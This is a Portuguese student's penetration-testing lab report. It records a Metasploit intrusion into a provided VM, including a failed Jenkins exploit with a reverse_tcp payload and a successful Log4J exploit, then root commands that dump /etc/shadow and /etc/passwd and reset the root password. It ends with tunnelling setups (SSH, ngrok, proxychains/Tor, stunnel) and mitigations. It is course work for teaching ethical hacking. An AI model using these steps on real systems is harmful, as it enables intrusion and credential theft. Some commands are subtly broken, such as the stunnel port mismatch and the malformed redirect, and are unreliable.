P.PORTO

ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO

# Licenciatura em Segurança Informática e Redes de Computadores

## TPHE

Trabalho prático 2

8220190 - Tânia Morais

# Índice

# Introdução

No âmbito da unidade curricular, Testes de Penetração e Hacking Ético, foi proposta a intrusão numa máquina virtual e a realização de testes e a investigação de técnicas de tunelamento.

# Parte 1

Para esta primeira parte é necessário o uso de duas máquinas virtuais, *LOGCH* e *Kali*.

Inicialmente, procede-se à importação da máquina virtual *LOGCH*, fornecida no enunciado e, posteriormente, à configuração de rede da mesma, como demonstrado no exemplo abaixo:





*Figura 1 - Configuração do adaptador de rede*

De forma a obter *IP*, procede-se à configuração via *DHCP* na máquina auxiliar, *Kali*. Começando assim, por alterar o ficheiro de configuração */etc/dhcp/dhcpd.conf*, acrescentado assim as seguintes linhas:

```
subnet 192.168.59.0 netmask 255.255.255.0 {
  range 192.168.59.100 192.168.59.200;
  option routers 192.168.59.1;
  option domain-name-servers 8.8.8.8,172.20.6.2;
}
```

*Figura 2 - Ficheiro de configuração DHCP*

Por fim, reinicia-se o serviço.

De forma a ser possível perceber que *IP* foi atribuído à máquina alvo, executa-s o comando *nmap*, que permite mapear a rede. Sendo assim, é possível perceber que a máquina *LOGCH* tem o *IP 192.168.59.100.*

```
┌──(tania㉿kali)-[~]
└─$ sudo nmap 192.168.59.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 15:06 WET
Nmap scan report for 192.168.59.100
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:3A:E1:EB (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.59.1
Host is up (0.000010s latency).
All 1000 scanned ports on 192.168.59.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (2 hosts up) scanned in 9.99 seconds
```

*Figura 3 - Mapeamento da rede*

Como é possível de perceber, teria-se os serviços *ssh* e *http* ativos, deste modo, usando a ferramenta *Metasploit*, tentou aceder-se à máquina executando um exploit para *http*, no entanto não se obteve sucesso como demonstrado abaixo:

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.59.100
RHOSTS ⇒ 192.168.59.100
msf6 auxiliary(scanner/http/http_version) > set RPORT 8080
RPORT ⇒ 8080
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.59.100:8080
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/http/http_version) > back
msf6 > use exploit/multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.59.100
RHOSTS ⇒ 192.168.59.100
msf6 exploit(multi/http/jenkins_script_console) > set RPORT 8080
RPORT ⇒ 8080
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 172.20.128.200:4444
[*] Checking access to the script console
[*] Logging in...
[-] Exploit aborted due to failure: unexpected-reply: Unexpected reply from server
[*] Exploit completed, but no session was created.
```

*Figura 4 - Exploração sem sucesso*

Contudo, ao aceder à seguinte página web:





*Figura 5 - Aceder a uma página web*

É atirado um *Whitelabel Error Page*, que está associado ao framework *Spring Boot*, que é usado para construir aplicações java. Após alguma pesquisa, pode se perceber que é uma vulnerabilidade utilizada para execução remota de código.

Assim, decidiu-se explorar através do *Metasploit*, a vulnerabilidade imposta no *CVE-2021-44228*, e desta forma, obteve-se sucesso.






*Figura 6 - Exploração vulnerabilidade Log4J*

Em seguida, executou-se alguns comandos para demonstrar o acesso root à máquina virtual, tentou-se também modificar a palavra-passe do root, como demonstrado nas imagens abaixo.



```
ls -l /etc/shadow
-rw-r----- 1 root shadow       440 Jun  7  2018 /etc/shadow
cat /etc/shadow
root:::0:::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
at:!::0:::::
squid:!::0:::::
xfs:!::0:::::
games:!::0:::::
postgres:!::0:::::
cyrus:!::0:::::
vpopmail:!::0:::::
ntp:!::0:::::
smmsp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
```

*Figura 7 - Execução de comandos*

```
passwd root
Changing password for root
New password: root

Bad password: too short
Retype password: root

passwd: password for root changed by root
```

*Figura 8 - Alteração da palavra-passe*

```
passwd -u root
passwd: password for root is already unlocked
cat /etc/shadow
root:$6$X1UtUXVLHF067E6B$AJ6UHfJ19RvQaeDjvtV20DufJXtUJp3lemLqM8K9AdZH4TCIShPAvtTCDvnp9uBgi3KofcQc8h1PgDbLr58b9/:20061:0::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
at:!::0:::::
squid:!::0:::::
xfs:!::0:::::
games:!::0:::::
postgres:!::0:::::
cyrus:!::0:::::
vpopmail:!::0:::::
ntp:!::0:::::
smmsp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```

*Figura 9- Utilizadores e palavras-passe encriptadas*

# Parte 2

Nesta parte, é proposta a introdução às técnicas, estudo das ferramentas, configuração das ferramentas e apresentas algumas medidas de mitigação.

## Introdução às técnicas

Um protocolo de tunelamento consiste no encapsulamento de um protocolo de carga num protocolo de rede. A utilização de tunelamento, permite o transporte de carga sobre uma rede não compatível ou o fornecimento de um caminho seguro através de uma rede não confiável.

## Estudo das ferramentas

As quatro ferramentas escolhidas para investigação de tunelamento, foram as seguintes:

### OpenSSH

- Utilizado para conexões seguras entre clientes e servidores;
- Permite o envio de quaisquer dados através de uma sessão estabelecida pelo túnel criptografado;
- Obtenção de acesso da Shell do servidor.

### Ngrok

- Permite criar um túnel seguro para conectar um servidor local a um servidor remoto;
- Cria um túnel seguro através do qual é possível acessar a uma aplicação hospedada em uma máquina local;
- Suporta vários protocolos, tais como, HTTP, HTTPS e TCP.

### ProxyChains

- É um pacote qu permite fazer o roteamento das requisições das aplicações através dos *proxys;*
- Utiliza protocolos de conexão HTTP, SOCKS4, SOCKS5;
- Pode ser configurado para passar por múltiplos *proxys* ao mesmo tempo.

### Stunnel

- Encapsula conexões TCP através de canais SSL/TLS seguros;

- Garante que o tráfego entre clientes e servidores seja criptografado e protegido.
- Pode ser usado tanto em redes internas quantos em conexões públicas na internet.

## Configuração das ferramentas

Para este passo utilizou-se duas máquinas virtuais, *Kali* como servidor e, *Ubuntu server* como cliente.

### OpenSSH

#### *Kali*

Nesta máquina virtual começa-se por instalar o *OpenSSH* server, como demonstrado abaixo:

```
┌──(tania㉿kali)-[~]
└─$ sudo apt install openssh-server
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  cryptsetup cryptsetup-bin cryptsetup-initramfs cryptsetup-nuke-password libc-bin libc-dev-bin libc-devtools
  libc-l10n libc6 libc6-dev libc6-i386 libcryptsetup12 libnss-systemd libpam-systemd libsystemd-shared
  libsystemd0 libudev1 linux-base linux-sysctl-defaults locales openssh-client openssh-sftp-server systemd
  systemd-cryptsetup systemd-dev systemd-sysv systemd-timesyncd udev
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus libtss2-rc0t64 libarchive13t64 libdw1t64 libelf1t64 keychain libpam-ssh
  monkeysphere ssh-askpass molly-guard ufw systemd-container systemd-homed systemd-userdbd systemd-boot
  systemd-resolved systemd-repart
The following NEW packages will be installed:
  linux-sysctl-defaults systemd-cryptsetup
The following packages will be upgraded:
  cryptsetup cryptsetup-bin cryptsetup-initramfs cryptsetup-nuke-password libc-bin libc-dev-bin libc-devtools
  libc-l10n libc6 libc6-dev libc6-i386 libcryptsetup12 libnss-systemd libpam-systemd libsystemd-shared
  libsystemd0 libudev1 linux-base locales openssh-client openssh-server openssh-sftp-server systemd systemd-dev
  systemd-sysv systemd-timesyncd udev
27 upgraded, 2 newly installed, 0 to remove and 1945 not upgraded.
Need to get 24.4 MB of archives.
After this operation, 4402 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

*Figura 10 - Instalação OpenSSH*

De seguida, inicia-se o serviço e ativa-se o mesmo:

```
┌──(tania㉿kali)-[~]
└─$ sudo systemctl start ssh

┌──(tania㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
```

*Figura 11 – OpenSSH*

#### *Ubuntu Server*

Contudo, no cliente procede-se à instalação do *OpenSSH* client.

```
tania@tania:~$ sudo apt install openssh-client
[sudo] password for tania:
Reading package lists... Done
Building dependency tree... Done
```

*Figura 12 - Instalação OpenSSH*

De seguida cria-se um túnel no cliente da seguinte forma:

```
sudo ssh -L 8080:localhost:80 tania@192.168.59.1
```

Por fim, testa-se o túnel:





*Figura 13 - Demonstração da página localhost*

## Ngrok

Para esta ferramenta começa-se por instalá-la nas duas máquinas virtuais executando o comando:





*Figura 14 - Exemplo da instalação do ngrok*

### *Kali*

De seguida, é necessário criar uma conta no site oficial da ferramenta, onde é possível encontra a chave de autenticação necessária para proceder aos restantes passos.





*Figura 15 - Definição da chave de autenticação*

De seguida executa-se o seguinte comando:

```
sudo ngrok http 8080
```





*Figura 16 - Resultado do comando anterior*

### *Ubuntu Client*

Com o ngrok instalado, acedeu-se ao link demonstrado na figura acima.





*Figura 17 – Ngrok*

## ProxyChains

Começou-se por instalar o proxychains e o tor, que funciona como proxy, nas duas máquinas virtuais:

```
sudo apt install proxychains
sudo apt install tor -y
```

### *Kali*

De seguida alterou-se o ficheiro de configuração */etc/proxychains.conf*:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor
dynamic_chain
socks5 127.0.0.1 9050
```

*Figura 18 - Alteração do ficheiro de configuração*

### *Ubuntu server*

No cliente também se procedeu à alteração do ficheiro acima.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050
```

*Figura 19 - Alteração do ficheiro de configuração*

Por fim, testou-se a conexão utilizando o curl:

```
client@client:~$ proxychains curl http://google.com
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| google.com is 216.58.213.110
|S-chain|-<>-127.0.0.1:9050-<><>-216.58.213.110:80-<><>-OK
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.com/sorry/index?continue=http://google.com/&amp;q=EgS53GTwGKGi_LoGIjDbdxN
Uoes-uHCih_VkqLJ2TybdMp778TofJE9GMolO2PgUQce83lzPUa1r1Nkf7cAyAXJaAUM">here</A>.
</BODY></HTML>
client@client:~$
```

*Figura 20 - Conexão através do proxychains*

## Stunnel

Começa-se por instalar a ferramenta usando:

```
sudo apt install stunnel4
```

*Kali*

De modo a criptografar as conexões, gerou-se um certificado *SSL/TLS*.

```
sudo openssl req -new -x509 -days 365 -nodes -out /etc/stunnel/stunnel.pem -keyout /etc/stunnel/stunnel.key

.....+.......+.....+.....+ ... ++++++++++++++++++++++++++++++++++++++++* ... +.+..............+ .. + ... ++++++++++++++++++
++++++++++++++++++++*.........+.+ ... + ... +.........+.....................+ .. +.......+.....+....+............++++++
.......++++++++++++++++++++++++++++++++++++++++++*.+.........+ ... +.......+ ... + .. +.......+.........+ .. +............+.....
.......+......+ ... +..........+.........+ .. +....+.....+...........+.......++++++++++++++++++++++++++++++++++++++* ..
.+ .. +..........+...........+ .. +.+ ... +......+.....+......+ ... ++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:PT
State or Province Name (full name) [Some-State]:Felgueiras
Locality Name (eg, city) []:Porto
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ESTG
Organizational Unit Name (eg, section) []:IPP
Common Name (e.g. server FQDN or YOUR name) []:Tania
Email Address []:
```

*Figura 21 - Gerar certificado*

De seguida, combina-se os ficheiros num só PEM

```
┌──(tania㉿kali)-[~]
└─$ sudo cat /etc/stunnel/stunnel.key /etc/stunnel/stunnel.pem > sudo nano /etc/stunnel/stunnel_combined.pem
```

*Figura 22 - Junção num só ficheiro*

Edita-se o ficheiro de configuração */etc/stunnel/stunnel.conf,* definindo a porta 222 como porta onde o servidor está a escutar.

```
# /etc/stunnel/stunnel.conf

pid = /var/run/stunnel.pid
cert = /etc/stunnel/stunnel_combined.pem
key = /etc/stunnel/stunnel_combined.pem

[ssh]
accept = 2222
connect = 127.0.0.1:22
```

*Figura 23 - Alteração de ficheiro de configuração*

De seguida, reinicia-se o serviço.

### *Ubuntu Server*

Começa-se por gerar o certificado, tal como, no servidor e, depois, procede-se à edição do mesmo ficheiro anterior, neste caso para o cliente.


*Figura 24 - Alteração de ficheiro de configuração*

Por fim, reinicia-se o serviço e usa-se o seguinte comando para demonstrar o funcionamento:

```
sudo ssh tania@remote-server .com -p 5000
```

## Medidas de mitigação

As empresas devem adotar estratégias de monitoramento e controlo de tráfego da rede para evitar ataques e tunelamentos bem-sucedidos.

Para tal, há algumas ferramentas de monitoramento do tráfego da rede, tais como:

- Wireshark: software que captura pacotes de dados transmitidos em uma rede local, permitindo assim que administradores de rede analisem e resolvam problemas de comunicação ou identifiquem possíveis ameaças à segurança.
- Tcpdump: ferramenta que permite "snifar" todo o tráfego que passa na rede de dados. Esta é uma ferramenta muito popular nos sistemas GNU/Linux, mas está também disponível para Windows.

A criação de regras de firewall no iptables ou pf, de forma, a bloquear portas, é outra medida de controlo do tráfego da rede.

Contudo, a autenticação de multifatores e o recurso a auditorias, ajuda a garantir uma maior segurança e controlo da rede.

# Conclusão

